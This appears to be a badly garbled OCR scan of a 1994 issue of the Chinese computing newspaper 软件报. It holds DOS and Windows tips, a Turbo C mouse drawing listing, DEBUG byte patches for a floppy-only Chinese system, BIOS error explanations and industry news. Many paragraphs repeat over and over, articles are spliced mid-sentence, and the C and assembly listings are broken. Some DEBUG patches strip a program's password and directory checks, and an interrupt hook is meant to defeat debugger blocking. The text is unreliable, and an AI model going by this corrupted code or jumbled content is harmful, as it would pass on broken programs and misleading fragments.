一. 在主工作站安装 2.13K 网络汉字系统时，出现可用文件数不够。只要退出系统，热启动，将硬盘上的 config.sys 中的语句 files = 20 改为 files = 30，重新启动机器，运行 2.13K 网络汉字系统的安装程序 install 即可。

二. 当 2.13K 网络汉字系统安装在服务器，并能在工作站运行时，不能上网。若键入 logout 不起作用。

示，则在 PIF Editor 对话框的 Video Mode 行选取 Graphics / Multiple Text，否则选取 Text。对 WPS 应选前者；

6. 如果想在应用程序运行完回到 Windows 的图形窗口之前看清楚应用程序最后的屏幕输出内容，则将 PIF Editor 对话框中的 Close Windows on Exit 项上小方框中的“X”抹去，这样在从应用程序回到 Windows 的图形窗口之前，系统会暂停，等使用者看完屏幕上的内容后再按提示的键回到 Windows 的图形窗口，对 WPS 可以不抹去 Close Windows on Exit 项上小方框中的“X”。

7. 退出 PIF Editor 对话框，当系统提示“Save Current changes?”时选择“Yes”，接着出现 Save as 对话框，在 File Name 栏输入 wps.pif 后选取 OK 退回 main 窗口；

8. 将 WFS.PIF 加入一个组中，例如把它加入 Applications 组中，其方法与方法三相似，不再赘述。只是在方法三的 5 步输入文件名时，将“C:\WFS.BAT”改成“C:\WINDOWS\WFS.PIF”。

完成之后，回到了 Applications 组的窗口中，可以看到该窗口中已增加了一个图标，以后就可以用运行一般 Windows 应用程序的方法来运行 WFS 了。这种方法为四种方法中最完善的一种，只是稍微多占些内存空间和磁盘空间，除非内容特别紧张，一般应采用这种方法。

本文所述内容适合于 1M 内存的 286 上运行的 Windows 的标准模式，对 Windows 的 386 增强模式，其方法步骤完全相同，只是上述的对话框中的选择内容有所不同而已。 □ 威海 傅永平

在 netware 网中，退网的可执行文件存放在 public 子目录中，只要把 logout.exe 程序拷在共享子目录中，打入 logout，

安装运行 2.13K 的几点体会

就可以从工作站退出服务器。 另外，2.13K 网络汉字系统使用了 path，一般用户在网络中建立

立得有登录批文件，用 map 命令来设置搜索源驱动器，而 213w.bat 批处理中，又用 path 来指明路径，在使用上势必造成混乱，最好把 213w.bat 中的语句 path x:\public\213; a:; y:; c: \ s: c: \ dos 用 rem 封起来或删除。

当计算机系统启动完成后，COMMAND.COM 文件在内存中分为两部分驻留。一部分称为常驻部分，包括 DOS 的若干中断服务程序，以及驻留部分的装入程序、内部命令处理程序，以及外部命令的装入程序等。这部分程序驻留在内存的高端。

为了给用户程序提供尽可能多的内存空间，DOS 允许大的用户程序在运行时占用 COMMAND.COM 文件的常驻部分，即由用户程序将常驻程序置空。当用户程序运行结束，返回 DOS 系统时，COMMAND.COM 文件的常驻部分检查常驻部分的状态，若发现常驻部分被置空，则由常驻部分的驻留部分装入程序将常驻部分程序从盘上的 COMMAND.COM 文件中再次读入内存高端。

为了确定 COMMAND.COM 文件装入的路径，DOS 在称为环境块的数据区内，存有“COMSPEC=...”的数据项，该项的数据指出了 DOS 在加载时装入 COMMAND.COM 文件的驱动器。若 DOS 由 A 驱动器装入，则在环境块中为：“COMSPEC=A:\COMMAND.COM.0”的数据项。当运行的用户程序退出时，COMMAND.COM 文件的常驻部分便在 COMSPEC 指出的 A 驱动器中的盘上寻找 COMMAND.COM 文件的常驻部分便在 COMSPEC 指出的 A 驱动器中的盘上寻找 COMMAND.COM 文件，若寻找成功，则装入其常驻部分，使装入操作正常完成；若寻找失败，则 DOS 出现故障提示：“insert disk with \COMMAND.COM in drive x and strike any key when ready”，直到在 A 驱动器中的盘上找到 COMMAND.COM 文件，并正确装入其常驻部分，然后，用户程序才返回到 DOS 系统的提示符下。 □ 福建 叶小波

使 DEBUG 进入单步连续监视状态

分析与调试应用程序是从事计算机软件人员的主要任务，当应用软件比较复杂时，由于没有有效的工具，给分析工作造成很大困难。当前最普遍使用的调试工具软件是 DEBUG.COM，其跟踪命令 T 操作繁琐而且容易被其他程序设计人员所封锁。使 DEBUG 不能发挥有效作用，本人推荐一种有效方法，实现了 DEBUG 对应用程序进行单步连续监视，在实践中证明效果较好。 大家都知道，状态寄存器中有一位是陷阱标志位 TF，当 TF 被置位时，如果进行指令跟踪，就产生单步中断，我们利用这一特点，在软件执行程序的任何时候，只要使 TF 标志位置位即可使程序进入单步监视状态，使应用程序被有效地进行跟踪。 本文给出修改中断调用 INT09H 的方法判

```
call dword ptr cs: int9[0]
push ax ; 保存当前寄存器状态
push bx
push cx
push dx
push di
push si
push es
push es
cli
mov ax, 0040h
mov ds, ax
mov bx, 0017h
mov al, [bx]
and al, 07h
cmp al, 07h
jne int9end
pushf
pop ax
or ax, 0100h
push ax
popf
int9end: sti
pop es
pop ds
pop si
```


软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与服务总公司 成都软件公司 成都电子研究所合办 主编：刘朝瑜 副主编：唐毅
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

北方方正传来喜讯 引起软件行业思考

正当众多的社会有识之士，以其审慎的目光注视着我国软件产业发展的时候，正当他们有意把发展软件产业作为我国信息化的突破口的时候，一个激动人心的喜讯从湖北塔影的未名湖畔传出。北京大学研制的报纸卫星传送系统荣获93年度部级科技进步一等奖。北方方正集团1993年的销售额突破了10亿元大关，出口创汇超过了千万美元。这一喜讯，令整个软件行业为之振奋，它增强了国人发展软件产业的信心，它给我国软件产业的发展带来了生机和希望。

北方方正的实践证明，中国确实拥有众多富有智慧和天赋适合从事软件开发的人才资源。只要能够矢志不渝、坚持不懈地努力，只要软件选准符合社会需求，只要管理机制能够激发技术人员的积极性和创造性，只要工作和生活环境足够的宽松和舒心，我们的软件企业必将会大有所为，大有作为。

北方方正的经验证明，充分地利用和发展中国人在汉字领域中先天的优势，在应用广泛的中文信息处理和电子出版领域里，中国人必定会处于技术领先，甚至于独占鳌头都是理所当然，无需置疑的。

北方方正的成绩证明，高效率、高起点、高科技若能巧妙地结合，必然会随之带来令人难以置信的高效益。一个企业，一个单位，只要勇于开拓，保持特色，具有“敢为天下先”的创新精神，它就一定能够独辟蹊径，创造出令人称道的人间奇迹。

北方方正的事例证明，任何高科技的研究开发，只有将其转化为具有实用价值的产品，变成能够满足市场需求的商品，才能真正产生巨大的经济效益和社会效益。北方方正的电子出版系统，正是以其精湛出色的实用性，使得我国印刷出版业告别了“铅与火”的时代，大步跨入了“光与电”的时代。

正当人们还没有完全认识到发展软件产业重要意义的时候，北方方正集团用令人信服的事实，给人们上了一节生动的教育课，在当今的中国，加快发展软件产业，是时代的要求，是实现我国四个现代化的要求。软件产业对于国民经济发展的倍增效应，已经能够从北方方正给我们传统的印刷业改造及其自身创造的效益中初见端倪。

正当人们对于我国能否科学合理地利用独有的群体优势，高速度地发展软件产业抱有某些疑虑和担心的时候，北方方正集团用实实在在的创业实践，一批人们的种种疑虑和担心，实践业已证明并将继续证明，现今的中国，大力发展软件产业，不仅是发展现代化经济所必需的，也是现实条件下完全可能实现的。只要我们横下一条心，以“敢上九天揽月”的大无畏气魄，勇于创新，奋力开拓，就一定能够加快发展我国软件产业。

正当人们还在无休止地争论着应当如何发展我国软件产业的时候，北方方正集团用他们创造出10亿元经济效益的实际行动，做出了最好的回答。那就是根据社会应用的需要，满足软件市场的需求，发挥高新技术的自身优势，注重调动人才的积极要素，实现技术的商品化和商品化，这样就能促使软件产业为推动我国国民经济的高速发展做出贡献，软件产业在为国家国民经济上战场服务的进程中，自身也会不断地提高和发展。与此同时，也将开创我国软件产业走向世界之先河。

□北京石心

读者论坛

★编号：940105
名称：PC 电脑工具
（第一辑）
作者：尹松
功能简介：该软件含有以下五个实用程序：
1. 目录快速备份程序，可在目录非空的情况下快速删除多层目录（文件名）程序
2. 完全删除内存程序
3. DOS系统下直接调用中断程序
4. 汉字通用文本文件阅读器
源程序语言：TURBO C 2.0
运行环境：IBM PC兼容机
转让价格：60元
（软盘一张，内含便

用说明README）
收款单位：《软件报》编辑部
★编号：940106
名称：DOS汉字学习
帮助软件
作者：尹松
功能简介：该软件可进行DOS命令的学习以及提供帮助。输入一个DOS命令，则电脑即给出该命令的有关信息，包括是内部或外用命令、功能、格式及外部命令等。将该软件存入硬盘或软盘，可随时进行DOS命令的学习以及提供帮助，非常方便。
V1.1版给出DOS3.3的源程序帮助。
所有程序语言：TURBO C 2.0
运行环境：《软件交流

IBM PC 兼容机，CCDOS、UCDOS或其它汉字系统
转让价格：80元
（软盘一张，内含便用说明README）
收款单位：《软件报》编辑部
★编号：940107
名称：磁盘操作系统中文学习盘
作者：陆桂琴
功能简介：该软件是专门为不懂汉语的用户尽快掌握IBMPC机的各种操作和使用方法而设计的。图文并茂，采用人机对话方式练习，引起用户进一步学习计算机的兴趣。
运行环境：IBM PC、286、386等，显示方式不限。
软件环境：各型汉字系统
转让形式：5.25"盘（双面双密）一张，说明书在盘内（文件名为SM.HLP）
转让价格：80元
收款单位：《软件报》编辑部
适用范围：计算机初学者或计算机爱好者复习巩固之用

机。93年这10家公司在台式生产厂家生产将超过100万台微机，占台湾市场80%。
（黄正忠）
★台湾软件市场持续增长 台湾93年上半年套装软件市场规模为26亿新台币，比92年同期增长26%。其中游戏软件市场增长125%，出口增长48%。据台湾资策会信息市场情报中心指出，这一增长的主要动力来自游戏软件、操作系统及文后处理。
（魏群）
★台湾个人电脑装机量已达125万台 本身质量不断提高的趋势下，软件市场将会持续增长。
★污水处理设计专家系统问世 由同济大学环境工程学和计算机系合作开发出来国家重大自然科学基金资助的“城市污水厂设计专家系统”，该系统软件包集专家系统、数据库及CAD技术于一体，可以自动生成污水处理厂的小区平面图、透视图和建筑委的剖视图。
（曹宝）
★国际标准汉字库问世（本报北京讯）中国印刷术研究所研制开发的符合国际标准的Postscript 汉字库日前在京通过了全国印刷术研究工作委员会的鉴定。首批推出的有家、姓、仿宋、中宋、大宋等六种字体的汉字库，每种字体字数的均有1.5万汉字。
★“兄弟”家用电脑“火爆”京城（本报北京讯）北京兄弟电脑公司与香港兄弟电脑公司合作开发的中文家用电脑刚刚在京上市，就受到广大电脑爱好者的欢迎。这种电脑开机后自动进入汉字操作状态，可以进行西文软件、针对针打打印机用户的需要，在其软盘中配有利用九针打印24点阵汉字的驱动程序。
★“伟思达”开拓中国市场（本报北京讯）香港伟思达集团日前在京隆重举行新品展示与技术研讨会，介绍伟思达集团的多种CPU处理器、彩色笔记本电脑、家用无绳电话、声频数字化教育游戏机等软件相结合的产品。
★异种数据库通用查询系统方便用户 新疆独山子乙烯工程指挥部计算

编读往来

《软件报》94年初办量在93年末的基数上又增长18%，呈现出稳步发展的良好势头。在发展总足存在着这样或那样的不足，《软件报》欢迎广大读者、作者继续给予帮助。

最近，许多读者、作者出自把《软件报》办得更“红火”这一良好的目的，提出了宝贵的建议。甚至有的读者、作者担心《软件报》被同行报刊挤掉，因而一针见血的指出《软件报》的不足与缺点。《软件报》全体同仁衷心地感谢广大读者、作者的厚爱并衷心感谢。本报将认真加以研究，尽快找出改进措施，以回报读者、作者的关心。当前可以立即改进的是如下几个方面：
1. 读者反映：“《软件报》版式呆板，十年一贯制的单色印刷，“面孔”不新鲜。”本报今年决心进“美容院”美容，一四版套红，并充分发挥电脑排版的优点，用醒目的字体作标题，同时希望作者撰写短小精悍的文章，为活跃版面创造条件。

众人拾柴《软件报》更“红火”

2. 有的读者发现：“互通有无”栏失去了原宗旨，有人钻空子，变“互通有无”栏为私人商业性广告。为了堵塞漏洞，本报重申“互通有无”栏的宗旨是为读者相互间转让闲置的硬件或自己开发的软件、资料服务的“二传手”，不再刊登私人商业性广告。但为了便于私人刊登广告，特辟私人广告栏，并给予优惠，每则广告限100字内，收费60元，超过100字，每超一字加收3元。

3. 有的读、作者提出批评：“软件交流”栏目块越大，数量越趋越少，编辑部完全同意。因此编辑部要求“软件交流”介绍文章不得超过300字；希望作者给予配合，过长的介绍编辑部有权删节或者拒登返稿。希望作者利用现有版面，争取多上1-2个软件交流项目，让更多的人有机会参加交流。

居安思危，不断进取是《软件报》同仁的心愿，广纳读者、作者的意见，是报人办好报的智慧源泉。欢迎广大读者随时提出批评与建议。 □本报编辑部

信息库

机。93年这10家公司在台式生产厂家生产将超过100万台微机，占台湾市场80%。
（黄正忠）
★台湾软件市场持续增长 台湾93年上半年套装软件市场规模为26亿新台币，比92年同期增长26%。其中游戏软件市场增长125%，出口增长48%。据台湾资策会信息市场情报中心指出，这一增长的主要动力来自游戏软件、操作系统及文后处理。
（魏群）
★台湾个人电脑装机量已达125万台 本身质量不断提高的趋势下，软件市场将会持续增长。
★污水处理设计专家系统问世 由同济大学环境工程学和计算机系合作开发出来国家重大自然科学基金资助的“城市污水厂设计专家系统”，该系统软件包集专家系统、数据库及CAD技术于一体，可以自动生成污水处理厂的小区平面图、透视图和建筑委的剖视图。
（曹宝）

★国际标准汉字库问世（本报北京讯）中国印刷术研究所研制开发的符合国际标准的Postscript 汉字库日前在京通过了全国印刷术研究工作委员会的鉴定。首批推出的有家、姓、仿宋、中宋、大宋等六种字体的汉字库，每种字体字数的均有1.5万汉字。
★“兄弟”家用电脑“火爆”京城（本报北京讯）北京兄弟电脑公司与香港兄弟电脑公司合作开发的中文家用电脑刚刚在京上市，就受到广大电脑爱好者的欢迎。这种电脑开机后自动进入汉字操作状态，可以进行西文软件、针对针打打印机用户的需要，在其软盘中配有利用九针打印24点阵汉字的驱动程序。
★“伟思达”开拓中国市场（本报北京讯）香港伟思达集团日前在京隆重举行新品展示与技术研讨会，介绍伟思达集团的多种CPU处理器、彩色笔记本电脑、家用无绳电话、声频数字化教育游戏机等软件相结合的产品。
★异种数据库通用查询系统方便用户 新疆独山子乙烯工程指挥部计算

通讯

机。93年这10家公司在台式生产厂家生产将超过100万台微机，占台湾市场80%。
（黄正忠）
★台湾软件市场持续增长 台湾93年上半年套装软件市场规模为26亿新台币，比92年同期增长26%。其中游戏软件市场增长125%，出口增长48%。据台湾资策会信息市场情报中心指出，这一增长的主要动力来自游戏软件、操作系统及文后处理。
（魏群）
★台湾个人电脑装机量已达125万台 本身质量不断提高的趋势下，软件市场将会持续增长。
★污水处理设计专家系统问世 由同济大学环境工程学和计算机系合作开发出来国家重大自然科学基金资助的“城市污水厂设计专家系统”，该系统软件包集专家系统、数据库及CAD技术于一体，可以自动生成污水处理厂的小区平面图、透视图和建筑委的剖视图。
（曹宝）
★国际标准汉字库问世（本报北京讯）中国印刷术研究所研制开发的符合国际标准的Postscript 汉字库日前在京通过了全国印刷术研究工作委员会的鉴定。首批推出的有家、姓、仿宋、中宋、大宋等六种字体的汉字库，每种字体字数的均有1.5万汉字。
★“兄弟”家用电脑“火爆”京城（本报北京讯）北京兄弟电脑公司与香港兄弟电脑公司合作开发的中文家用电脑刚刚在京上市，就受到广大电脑爱好者的欢迎。这种电脑开机后自动进入汉字操作状态，可以进行西文软件、针对针打打印机用户的需要，在其软盘中配有利用九针打印24点阵汉字的驱动程序。
★“伟思达”开拓中国市场（本报北京讯）香港伟思达集团日前在京隆重举行新品展示与技术研讨会，介绍伟思达集团的多种CPU处理器、彩色笔记本电脑、家用无绳电话、声频数字化教育游戏机等软件相结合的产品。
★异种数据库通用查询系统方便用户 新疆独山子乙烯工程指挥部计算

屏幕随意用图程序的实现

Turbo C深受广大用户喜爱,它具有较强的图形功能,可以用来实现各种图形功能...

程序运行时,在屏幕上显示出兰色,在左上角显示出白色提示字,即"move mouse, using any button..."

有兴趣的读者,可以将该程序稍加修改,就可以将该程序功能更加丰富。

程序是用Tuebo c2.0来实现的,在长城386/33上调试通过。

哈尔滨 陈永红 邵大明

程序清单如下:

```
#include <conio.h>
#include <ctype.h>
#include <dos.h>
#include <stdlib.h>
#include <alloc.h>
#include <graphics.h>
union REGS regs;
int msinit (int Xlo, int Xhi, int Ylo, int Yhi);
void cursor (int X, int Y);
int mread (int *px, int *py, int *pbutton);
int Xpixel (int x), Ypixel (int y);
xhpg (int X), yhpg (int Y);
void getline (int *pxstart, int *pystart);
void dline (int x1, int y1, int x2, int y2);
void digitaline (int ch);
void newposition (int *px, int *py, int *pXint, *pY, int *pbut);
long x_max200, y_max200;
int x200, xmax, ymin, ymax, Xmax, Ymin, Ymax, X_max=640, Y_max=480;
#define txt(liner, str)
main ()
{
  int buttons, xm, ym, X, Y, x, y;
  int x_max=10, y_max=7, X_max, Y_max, xmin, ymin, char str[100];
  int driver, mode;
  driver=DETECT;
  mode=0;
  initgraph (& driver, & mode, "");
  clrscr();
  setfillstyle (SOLID_FILL,
```

```
BLUE); bar(0,0,640,480);
outtextxy (15, 15, "move mouse, using any button.");
outtextxy (15, 35, "Q=quit");
x_max200=200*x_max;
y_max200=y200-200*y_max;
Xmin=4;
Xmax=X_max-4;
Ymin=2;
Ymax=Y_max-12;
xmax=xhpg(Xmax);
ymin=yhpg(Ymin);
xmin=xhpg(Xmin);
ymin=yhpg(Ymax);
setwritemode(XOR_PUT);
if (msinit (0, (int) x_max200, 0, (int) y_max200) == 0)
{
  clrprt("Mouse or mouse driver absent");
  delay(1000);
  exit(1);
}
while (mread (& mx, & ym, & buttons) >= 0)
{
  x=mx;
  y=ym;
  cursor(x,y);
  for(;;)
  {
    newposition (& x, & y, & X, & Y, & buttons);
    if (buttons) getline (& x, & y);
  }
  void cursor (int x, int y)
  {
    int Xm4, Ym2, Ym1, Xp4, Yp2, Yp1, X, Y;
    X=Xpixel(x);
    Y=Ypixel(Y);
    Xm4=x-4;
    Xp4=x+4;
    Ym2=y-2;
    Ym1=y-1;
    Yp1=y+1;
    Yp2=y+2;
    Line (Xm4, Ym2, Xp4, Ym2);
    Line (Xm4, Yp2, Xp4, Yp2);
    Line (Xp4, Ym1, Xp4, Yp1);
  }
  void digitaline (int ch)
  {
    int x1, y1, x2, y2, i=0;
    char str[100];
    do
    {
      ch=getch();
      str[i++] = ch;
    } while (ch != '\n' & ch != '\r');
    str[i] = '\0';
    if (msinit(str, "%d%d%d%d", & x1, & y1, & x2, & y2) < 4) re
```

```
turn;
dline (x1, y1, x2, y2);
}
void getline (int *pxstart, int *pystart)
{
  int x, y, xstart, ystart, buttons, x0, y0, y;
  x=xstart=*pxstart;
  Y=Xpixel(x);
  y=ystart=*pystart;
  Y=Ypixel(y);
  do
  {
    x0=x;
    y0=y;
    newposition (& x, & y, & X, & Y, & buttons);
    if (x1 == x0 || y1 == y0)
    {
      dline(xstart, ystart, x0, y0);
      dline(xstart, ystart, x, y);
    }
  } while (buttons);
  *pxstart=x;
  *pystart=y;
  void dline (int x1, int y1, int x2, int y2)
  {
    int X1, X2, Y1, Y2;
    X1=Xpixel(x1);
    Y1=Ypixel(y1);
    X2=Xpixel(x2);
    Y2=Ypixel(y2);
    if (X1==X2 && Y1==Y2)
      return;
    putpixel(X2, Y2, YELLOW);
  }
  void endprogram (void)
  {
    exit(0);
  }
  int retrode;
  regs.x.ax=0;
  retrode(S1x, & regs, & regs);
  retrode=regs.x.ax;
  if (retrode==0) return 0;
  regs.x.ax=7;
  regs.x.cx=X10;
  regs.x.dx=Xhi;
  int86(S1x, & regs, & regs);
  regs.x.ax=8;
  regs.x.cx=Y10;
  regs.x.dx=Yhi;
  int86(S1x, & regs, & regs);
  return retrode;
}
int mread (int *px, int *py, int *pbutton)
{
  static int x0=-1, y0=-1, buto=-1;
  int xnew, ynew;
  do
  {
    if (kbhit()) return getch();
    regs.x.ax=3;
    int86(S1x, & regs, & regs);
    xnew=regs.ax;

```

在计算机病毒日益猖獗的今天,每个计算机用户几乎都用各种不同的方法和软件加强计算机的安全...

为计算机安全的一个重要保证。在病毒防治上, PC TOOLS8.0选用了最新1.4版本的CPAV能防1300多种病毒...

MEMEMORY INFORMATION的缩写,是由CON-TYAL POINT SOFTWARE INC. 推出的一个内存使用...

巧用MI F它的功能和不带参数时一样,显示各内存控制块的信息...

即该进程修改的中断向量,/? 提示帮助信息。另外, MI还可以显示扩充内存...

桂林南国专利电脑部 常年维修磁盘, 赠送实用软件, 资料2元...

桂林南国专利电脑部 常年维修磁盘, 赠送实用软件, 资料2元...

无硬盘PC机打印高点阵汉字

近年来,家庭微机频频升温,电脑发烧友的队伍日渐扩大...

为了开发此类机型,过去有很多介绍单用软盘启动汉字系统的文章...

1. 第一种类型:适用于以8088或V20等为CPU的无硬盘PC及其兼容机...

1. 1用DOS3.2或DOS3.3带系统格式化一张高密软盘,定为1号盘...

1. 2用DISKCOPY将1号盘复制3份,定为2-4号盘...

1. 3用DOS3.2或DOS3.3在A盘上带系统格式化一张高密软盘...

1. 4建立配置文件CONFIG.SYS, A>COPY CON, CONFIG.SYS...

1. 5建立MDA.BAT (720x348单显)和CGA.BAT (仿840x200彩显)汉字系统批处理文件...

ECHO OFF
CLS
MODE MONO
FILE2
CCCC
CH21
PRTA
FILE16B
ILE24A 1SSSS
ZF24 3
YX1
KEY
A Z

1. 鼠标调用
turbo basic语言使用call absolute可调用鼠标,程序如下:

def seg=0
mouse=256*peek (207)+peek (208)
mouse=256*peek (205)+peek (204)+2
def seg=mouse

1%#=#: call absolute mouse (a1%, a2%, a3%, a4%)
a1%=#: call absolute mouse (a1%, a2%, a3%, a4%)

上面这段程序便可将鼠标调到屏幕上来,如需要调用鼠标驱动程序中的其它各项功能,可通过改变a1%与a2%的值来完成。

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

二、巧用inket\$键盘扫描语句
本刊93年第29期的《使用turbo basic应注意的几个问题》中谈到输入汉字的一个方法...

1. 6修改CCCC.COM,省去读硬盘密码和识别\213子目录等过程...

A>DEBUG CCCC.COM
-E0200 47.38 FE.F9 FD.6A 4A.D8 DD.C1
E9.DE 46.16 FE.63 FF.FF

1. 7修改FILE24A.COM,使调读24x24点阵字库操作在A盘中进行:

A>DEBUG FILE24A.COM
-E010A 80.00
E010E BE.EB BE.23 01.90
-E010E 00.01
E0513 80.00

1. 8修改PRTA.COM,消除\213子目录限制:

A>DEBUG PRTA.COM
-E0103 5C.50 32.52 31.54 33.41 5C.2E
50.43 52.4F 54.4D 41.00 2E.00 43.00 4F.00

1. 9 1号盘还有空间,可拷入用户必需的文件。用1号盘启动汉字系统,即可打印出24x24点阵宋体汉字...

2. 第二种类型:适用于以80286或80386等为CPU的无硬盘PC及其兼容机...

2. 1用DOS3.2或DOS3.3在A盘上带系统格式化一张高密软盘...

2. 2在2号盘中拷入HZK24T, HZK24S, HZK24F, 3号盘中拷入HZK24T, HZD24H, HZK24K...

2. 3在1号盘中拷入下列文件: ANSI.SYS INT10F.COM VDISK.SYS...

2. 4建立配置文件CONFIG.SYS,可在1.4项内容基础上加一行:

DEVICE=VDISK.SYS 280 512 16/E
2. 5建立MDA.BAT和CGA.BAT汉字系统批处理文件...

2. 6修改CCCC.COM, 2. 7修改FILE24A.COM,要在1.7项修改内容基础上再修改下面的内容:

-E010A 00.01
-E010E 01.02
-E0513 00.01

2. 8修改PRTA.COM,同1.8项。
2. 9将1号盘插入A驱,2号盘插入B驱,启动汉字系统...

以上不过是一个模式,仅供参考,读者们可根据各自的情况和条件灵活运用...

目前,比较大型的软件如Turbo系列语言集成环境; PCTOOLS工具软件; WPS文字处理系统等...

FOXBASE中的DOSSHELL模块
FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

FOXBASE调用DOS命令的RUN命令,编写了一个调用DOS命令的小程序...

A6T Premium系列微机是目前比较流行的微机之一,其经过长时间使用也免不了出现各种故障...

1. PRESS F1 KEY TO CONTINUE OR CTRL-ALT ESC FOR SETUP... 解释:按<F1>键进行正常处理...

2. CMOS RAM ERROR,CHECK BATTERY/RUN SETUP 解释:CMOS电路出现故障...

3. CHECKING UNEXPECTED INTERRUPTS AND STUCK NMI---FAILED 解释:系统线有问题...

4. DISK BOOT FAILURE,INSERT SYSTEM DISK AND PRESS ENTER 解释:引导盘上系统文件找不到...

5. ERROR ENCOUNTERED INITIALIZING HARD DRIVE 解释:硬盘、磁盘控制板或从控制板到硬盘的电缆安装不当...

6. ERROR INITIALIZING HARD DISK CONTROLLER 解释:磁盘控制板或从控制板到硬盘的电缆安装不当...

7. FLOPPY DISK CNTRLR ERROR OR NO CNTRLR PRESENT 解释:软盘控制器使用不正确或软盘控制器出现故障...

8. I/O PARITY ERROR---SYSTEM HALTED 解释:显示出如下信息之一: OFFENDING ADDRESS NOT FOUND...

9. KEYBOARD ERROR OR NO KEYBOARD PRESENT 解释:POST期间不能检查键盘功能...

10. MEMORY ADDRESSING ERROR AT XXXX MEMORY ERROR AT XXXX 解释:POST期间不能检测系统内存功能...

11. MEMORY SIZE ERROR---RUN SETUP 解释:POST检测的内存容量与CMOS中配置的容量不一致...

12. PARITY ERROR IN SEGMENT XXX 解释:POST不能检测系统内存,检查系统板安装是否正确...

13. RAM PARITY ERROR .CHECKING FOR SEMENT ADDRESS 解释:接着又显示出如下信息之一: OFFENDING ADDRESS NOT FOUND...

14. REAL TIME CLOCK ERROR 解释:系统时钟未按要求工作,更换新电池并重新配置CMOS数据...

15. REFRESH TIMING ERROR 解释:在系统测试期间出现故障...

16. SYSTEM KEY IS IN LOCKED POSITION---KEYBOARD IS LOCKED OUT TURN KEY TO UNLOCKED POSITION 解释:键盘被锁住了,将键盘锁打开...

17. TESTING CMOS BATTERY---FAILED 解释:系统电池电平太低,更换新电池并重新配置CMOS数据...

18. TESTING CMOS CHECKSUM---FAILED 解释:系统电池电平太低或CMOS内容被破坏,更换新电池并重新配置系统CMOS数据内容...

19. TESTING MEMORY---nnnn 解释:提示信息,nnnn是使用的RAM的K字节数...

20. TESTING INTERRUPT CONTROLLER#n---FAILED 解释:系统板有问题...

21. TESTING PROCESSOR EXCEPTION INTERRUPTS ---FAILED 解释:系统板有问题...

22. WARNING: NO SERIAL SERIAL PORT IN CONFLICT WITH OPTION CARD SERIAL PORT SELECTION 解释:某一选件板串行口地址与内部正在使用串行口地址冲突...

23. 5. say'郑州粮食学院计算机中心编啟'

if len (mingling) >0 if upper (mingling) = 'EXIT' exit endif

if len (mingling) = 2. ud. mstr (mingling, 2. 1) = 'tishi' (substr (mingling, 1. 1) + ' ') + ' ' run & mingling endif

run & mingling endif run & device run & cd \fox return

run & mingling endif run & device run & cd \fox return

run & mingling endif run & device run & cd \fox return

run & mingling endif run & device run & cd \fox return

run & mingling endif run & device run & cd \fox return

ASTIP 286/386 微机故障现象及其原因

许多兼容机尤其是286机都采用了AMI BIOS合理地设置CMOS参数...

在微机启动时,按Del键进入设置程序主菜单,其中有:标准CMOS设置(STANDARD CMOS SETUP)...

在标准CMOS设置菜单中,可以设置:(1)日期;(2)实时时钟;(3)硬盘C的类型...

在高级CMOS设置中,主要可以设置如下项目:(1)击键时间延迟(Typematrix rate delay)...

(14)扩展内存选择(384KBMemory Relocation)。当设为Enable时,系统可使用640KB基本内存以外的384KB内存...

缩短启动时间,因为一般机器没有协处理器或协处理器故障率很低,启动时是否对软盘作引导测试(Floppy Drive Seek At Boot)...

CMOS参数设置完毕,可按ESC键返回主菜单,按F10存储并退出。

D(N)在跳:“华尔兹”

D(N)是美国数学家哈代(Hardy1877-1947),用来表征哥德巴赫猜想的一个函数...

2 100=11+89
3 100=17+83
4 100=29+71
5 100=41+59
6 100=47+53
D(100)=6

电脑游戏编程技巧(二十四)

当\$F4=0D,执行\$7E59时,A=\$7EF9=0...

表4-5 CAL.板背景音乐第二乐章数据汇总表
